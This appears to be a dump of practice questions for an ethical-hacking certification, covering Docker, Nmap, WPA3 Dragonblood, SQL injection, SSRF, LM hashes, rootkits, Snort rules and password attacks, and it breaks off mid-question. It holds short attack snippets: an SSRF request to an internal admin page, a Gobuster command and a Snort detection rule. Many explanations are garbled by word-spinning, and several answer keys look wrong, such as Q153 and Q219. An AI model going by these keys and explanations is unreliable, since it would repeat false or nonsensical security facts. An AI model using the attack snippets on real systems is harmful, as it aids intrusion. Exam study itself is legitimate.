
Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

- A. Docker client
- B. Docker objects
- C. Docker daemon
- D. Docker registries

Answer: C

Explanation:

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

NEW QUESTION 137

- (Topic 2)

Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http
110/tcp open pop3
143/tcp open  imap
443/tcp open  https
465/tcp open  smtps
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

- A. -sv
- B. -Pn

- C. -V
- D. -ss

Answer: A

Explanation:

C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

NEW QUESTION 142

- (Topic 2)

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

- A. Dragonblood
- B. Cross-site request forgery
- C. Key reinstallation attack
- D. AP Myconfiguration

Answer: A

Explanation:

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:??The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3??s Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks.??Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won??t stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an ??Evil Twin?? Access Point or a Rogue Access Point into a Wi-Fi environment, we??ve been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the ??Evil Twin?? Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.What??s next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn??t provide protection from the six known Wi-Fi threat categories. It??s highly likely that we??ll see more WPA3 vulnerabilities announced within the near future.To help reduce Wi-Fi vulnerabilities, we??re asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION 143

- (Topic 2)

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?

- A. Session donation attack
- B. Session fixation attack
- C. Forbidden attack
- D. CRIME attack

Answer: A

Explanation:

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

NEW QUESTION 147

- (Topic 2)

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.

What is the tool employed by John to gather information from the IDAP service?

- A. jxplorer
- B. Zabasearch
- C. EarthExplorer
- D. Ike-scan

Answer: A

Explanation:

JXplorer could be a cross platform LDAP browser and editor. it??s a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface. It is extremely flexible and can be extended and custom in a very number of the way.

JXplorer is written in java, and also the source code and source code build system are obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.

JX is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.

JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.

JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. It has been tested on Windows, Solaris, linux and OSX, packages are obtainable for HP-UX, AIX, BSD and it should run on any java supporting OS.

NEW QUESTION 152

- (Topic 2)

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons. Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

- A. Warning to those who write password on a post it note and put it on his/her desk
- B. Developing a strict information security policy
- C. Information security awareness training
- D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

NEW QUESTION 153

- (Topic 2)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- B. Asymmetric cryptography is computationally expensive in comparison
- C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
- D. Symmetric encryption allows the server to securely transmit the session keys out-of-band.
- E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

NEW QUESTION 155

- (Topic 2)

Ethical hacker Jane Smith is attempting to perform an SQL injection attack. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. Which two SQL Injection types would give her the results she is looking for?

- A. Out of band and boolean-based
- B. Time-based and union-based
- C. Union-based and error-based
- D. Time-based and boolean-based

Answer: D

Explanation:

Boolean based we mean that it is based on Boolean values, that is, true or false / true and false. AND Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

<https://www.acunetix.com/websitesecurity/sql-injection2/>

NEW QUESTION 157

- (Topic 2)

The Payment Card Industry Data Security Standard (PCI DSS) contains six different categories of control objectives. Each objective contains one or more requirements, which must be followed in order to achieve compliance. Which of the following requirements would best fit under the objective, "Implement strong access control measures"?

- A. Regularly test security systems and processes.
- B. Encrypt transmission of cardholder data across open, public networks.
- C. Assign a unique ID to each person with computer access.
- D. Use and regularly update anti-virus software on all systems commonly affected by malware.

Answer: C

NEW QUESTION 159

- (Topic 2)

infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

- A. Reconnaissance
- B. Maintaining access
- C. Scanning
- D. Gaining access

Answer: D

Explanation:

This phase having the hacker uses different techniques and tools to realize maximum data from the system. they??re → • Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered. • Password attacks

– Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

NEW QUESTION 164

- (Topic 2)

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.

Your peer, Peter Smith who works at the same department disagrees with you.

He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.

What is Peter Smith talking about?

- A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
- B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
- C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
- D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

NEW QUESTION 166

- (Topic 2)

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment-

- A. VCloud based
- B. Honypot based
- C. Behaviour based
- D. Heuristics based

Answer: A

NEW QUESTION 167

- (Topic 2)

Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.

Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

- A. Enable unused default user accounts created during the installation of an OS
- B. Enable all non-interactive accounts that should exist but do not require interactive login
- C. Limit the administrator or toot-level access to the minimum number of users
- D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 168

- (Topic 2)

What is the purpose of DNS AAAA record?

- A. Authorization, Authentication and Auditing record
- B. Address prefix record
- C. Address database record
- D. IPv6 address resolution record

Answer: D

NEW QUESTION 171

- (Topic 2)

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. Netcraft
- C. infoga
- D. Zoominfo

Answer: C

Explanation:

Infoga may be a tool gathering email accounts informations (ip,hostname,country,??) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION 174

- (Topic 2)

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.

What is this document called?

- A. Information Audit Policy (IAP)
- B. Information Security Policy (ISP)
- C. Penetration Testing Policy (PTP)
- D. Company Compliance Policy (CCP)

Answer: B

NEW QUESTION 176

- (Topic 2)

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

- A. verification
- B. Risk assessment
- C. Vulnerability scan
- D. Remediation

Answer: D

Explanation:

Vulnerability-Management Life Cycle The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. 4.Remediation - applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. (P.515/499)

NEW QUESTION 180

- (Topic 2)

Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?

- A. Side-channel attack
- B. Replay attack
- C. CrypTanalysis attack
- D. Reconnaissance attack

Answer: B

Explanation:

Replay Attack could be a variety of security attack to the info sent over a network.In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender.

The receiver feels that it??s Associate in Nursing genuine message however it??s really the message sent by the aggressor. the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.

Prevention from Replay Attack : 1. Timestamp technique –Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more.2. Session key technique –Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can??t be reused.

NEW QUESTION 185

- (Topic 2)

Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE

- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

NEW QUESTION 186

- (Topic 2)

Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

- A. Medium
- B. Low
- C. Critical
- D. High

Answer: A

Explanation:

Rating CVSS Score None 0.0

Low 0.1 - 3.9

Medium 4.0 - 6.9

High 7.0 - 8.9

Critical 9.0 - 10.0

<https://www.first.org/cvss/v3.0/specification-document>

The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

Qualitative Severity Rating Scale

For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

Rating

CVSS Score

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

NEW QUESTION 191

- (Topic 2)

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL <https://xyz.com/feed.php?url:externalsile.com/feed/to> to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?

- A. website defacement
- B. Server-side request forgery (SSRF) attack
- C. Web server misconfiguration
- D. web cache poisoning attack

Answer: B

Explanation:

Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker??s choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization??s infrastructure, or to external third-party systems.

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren??t directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone

who is able to act with the systems.

In the preceding example, suppose there's an body interface at the back-end url <https://192.168.0.68/admin>. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:

POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=<http://192.168.0.68/admin>

NEW QUESTION 195

- (Topic 2)

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

- A. There is no way to tell because a hash cannot be reversed
- B. The right most portion of the hash is always the same
- C. The hash always starts with AB923D
- D. The left most portion of the hash is always the same
- E. A portion of the hash will be all 0's

Answer: B

NEW QUESTION 197

- (Topic 2)

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

- A. All are hacking tools developed by the legion of doom
- B. All are tools that can be used not only by hackers, but also security personnel
- C. All are DDOS tools
- D. All are tools that are only effective against Windows
- E. All are tools that are only effective against Linux

Answer: C

NEW QUESTION 201

- (Topic 2)

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

- A. Take over the session
- B. Reverse sequence prediction
- C. Guess the sequence numbers
- D. Take one of the parties offline

Answer: C

NEW QUESTION 204

- (Topic 2)

What type of analysis is performed when an attacker has partial knowledge of inner- workings of the application?

- A. Black-box
- B. Announced
- C. White-box
- D. Grey-box

Answer: D

NEW QUESTION 209

- (Topic 2)

What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

- A. Performing content enumeration using the bruteforce mode and 10 threads
- B. Shipping SSL certificate verification
- C. Performing content enumeration using a wordlist
- D. Performing content enumeration using the bruteforce mode and random file extensions

Answer: C

Explanation:

Analyze Web Applications: Identify Files and Directories - enumerate applications, as well as hidden directories and files of the web application hosted on the web server. Tools such as Gobuster is directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. # gobuster -u <target URL> -w common.txt (wordlist) (P.1849/1833)

NEW QUESTION 213

- (Topic 2)

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.

what tests would you perform to determine whether his computer Is Infected?

- A. Use ExifTool and check for malicious content.
- B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
- C. Upload the file to VirusTotal.
- D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: D

NEW QUESTION 217

- (Topic 2)

An organization is performing a vulnerability assessment for mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?

- A. Product-based solutions
- B. Tree-based assessment
- C. Service-based solutions
- D. inference-based assessment

Answer: D

Explanation:

In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

NEW QUESTION 219

- (Topic 2)

Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

- A. Nikto
- B. Nmap
- C. Metasploit
- D. Armitage

Answer: B

NEW QUESTION 222

- (Topic 2)

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected in the core components of the operating system. What is this type of rootkit an example of?

- A. Hypervisor rootkit
- B. Kernel toolkit
- C. Hardware rootkit
- D. Firmware rootkit

Answer: B

Explanation:

Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

NEW QUESTION 225

- (Topic 2)

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg: "mountd access");

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 226

- (Topic 2)

Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what

type of attack is Ricardo performing?

- A. Known plaintext
- B. Password spraying
- C. Brute force
- D. Dictionary

Answer: D

Explanation:

A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.

The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.

How is it done?

Basically, it??s attempting each single word that??s already ready. it??s done victimization machine-controlled tools that strive all the possible words within the dictionary.

Some password Cracking Software:

- John the ripper
- L0phtCrack
- Aircrack-ng

NEW QUESTION 230

- (Topic 2)

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture Is Abel currently working in?

- A. Tier-1: Developer machines
- B. Tier-4: Orchestrators
- C. Tier-3: Registries
- D. Tier-2: Testing and accreditation systems

Answer: D

Explanation:

The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls. formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO). Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.

Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.

For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary. Rationale: The Risk Management Framework uses a new term to

refer to the concept of accreditation, and it is called authorization. Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

NEW QUESTION 235

- (Topic 2)

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

- A. Do not reply to email messages or popup ads asking for personal or financial information
- B. Do not trust telephone numbers in e-mails or popup ads
- C. Review credit card and bank account statements regularly
- D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
- E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 236

- (Topic 2)

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

- A. AndroidManifest.xml
- B. APK.info
- C. resources.asrc
- D. classes.dex

Answer: A

Explanation:

The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.It performs another tasks also:• it??s responsible to guard the appliance to access any protected parts by providing the permissions.• It also declares the android api that the appliance goes to use.• It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These

informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION 240

- (Topic 2)

When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.

How would an attacker exploit this design by launching TCP SYN attack?

- A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
- B. Attacker floods TCP SYN packets with random source addresses towards a victim host
- C. Attacker generates TCP ACK packets with random source addresses towards a victim host
- D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

NEW QUESTION 244

- (Topic 2)

You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.

In other words, you are trying to penetrate an otherwise impenetrable system. How would you proceed?

- A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
- B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly- paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
